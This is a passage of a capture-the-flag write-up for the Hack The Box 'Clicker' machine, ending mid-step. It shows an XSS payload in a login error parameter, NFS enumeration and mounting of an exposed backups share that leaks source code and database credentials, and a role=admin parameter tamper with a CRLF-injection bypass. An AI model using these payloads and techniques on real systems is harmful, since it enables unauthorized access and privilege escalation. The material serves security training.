

Findings

After going to the webpage http://clicker.htb we notice a login button

After testing some default creds and not succeeding we notice the following URL with each wrong credential validation:
http://clicker.htb/login.php?err=Authentication%20Failed




After modifying the URL, the message shown is different:



This is interesting can we get an XSS from this?
let's try with this payload:

```
<image/src/onerror=prompt(8)>
```

And Bam we have an XSS



We can keep this in our backpocket for the moment, as we can upload a shell into the server this way.

Looking at our nmap scan we notice port 111 is running rpcbind 2.4

searching rpcbind 2.4 we find this article on Hacktricks

enumerating rpcbind using nmap

```
sudo nmap -p 111 --script=nfs-ls 10.10.11.232
```

we get:

```
┌──(kali㉿kali)-[~/ctfs/HTB/clicker]
└─$ sudo nmap -p 111 --script=nfs-ls 10.10.11.232
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-22 12:43 EST
Nmap scan report for clicker.htb (10.10.11.232)
Host is up (0.019s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-ls: Volume /mnt/backups
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID    GID    SIZE     TIME                 FILENAME
| rwxr-xr-x   65534  65534  4096     2023-09-05T19:19:10  .
| ??????????  ?      ?      ?        ?                    ..
| rw-r--r--   0      0      2284115  2023-09-01T20:27:06  clicker.htb_backup.zip
|_

Nmap done: 1 IP address (1 host up) scanned in 0.74 seconds
```

```
sudo nmap -p 111 --script=nfs-showmount 10.10.11.232
```

we get:

```
┌──(kali㉿kali)-[~/ctfs/HTB/clicker]
└─$ sudo nmap -p 111 --script=nfs-showmount 10.10.11.232
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-22 12:47 EST
Nmap scan report for clicker.htb (10.10.11.232)
Host is up (0.021s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /mnt/backups *

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```

```
sudo nmap -p 111 --script=nfs-statfs 10.10.11.232
```

we get:

```
┌──(kali㉿kali)-[~/ctfs/HTB/clicker]
└─$ sudo nmap -p 111 --script=nfs-statfs 10.10.11.232
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-22 12:48 EST
Nmap scan report for clicker.htb (10.10.11.232)
Host is up (0.022s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-statfs:
|   Filesystem    1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /mnt/backups  6053440.0  3282396.0  2442140.0  58%   16.0T        32000

Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds
```

ok so there is a backups folder that can be exploited. Let's try mounting to it:

just out of paranoia let's double check the folder name:

```
showmount -e 10.10.11.232
```

```
┌──(kali㉿kali)-[~/ctfs/HTB/clicker]
└─$ showmount -e 10.10.11.232
Export list for 10.10.11.232:
/mnt/backups *
```

now mounting to the folder:


```
sudo mount -t nfs 10.10.11.232:/mnt/backups mounted -o nolock
```

there is a zipped backup folder in the drive:

```
┌──(kali㉿kali)-[~/ctfs/HTB/clicker/mounted]
└─$ ls
clicker.htb_backup.zip
```

after unzipping we find:

```
unzip -q clicker.htb_backup.zip -d ../unzippedmount
```



ok so we have a source code and some credentials of a DB that is hosted locally.

When looking further into the website we notice that after saving the game we are sending this request:

Request

Pretty Raw Hex

```
1 GET /save_game.php?clicks=0&level=1 HTTP/1.1
2 Host: clicker.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
  p,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://clicker.htb/play.php
9 Cookie: PHPSESSID=fcorin8q8bf4bh2ili1sh9c064
10 Upgrade-Insecure-Requests: 1
11
12
```


Can we change our role to admin?

Request

Pretty Raw Hex

```
1 GET /save_game.php?clicks=0&level=1&role=admin HTTP/1.1
2 Host: clicker.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
  p,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://clicker.htb/play.php
9 Cookie: PHPSESSID=fcorin8q8bf4bh2ili1sh9c064
10 Upgrade-Insecure-Requests: 1
11
12
```

ok we got this:




When checking the source code we notice that error is thrown when role is detected. can we try bypassing that?
After doing some investigation I came across CRLF injection:
https://book.hacktricks.xyz/pentesting-web/crlf-0d-0a

so trying to add %0D%0A before the role:


Pretty Raw Hex

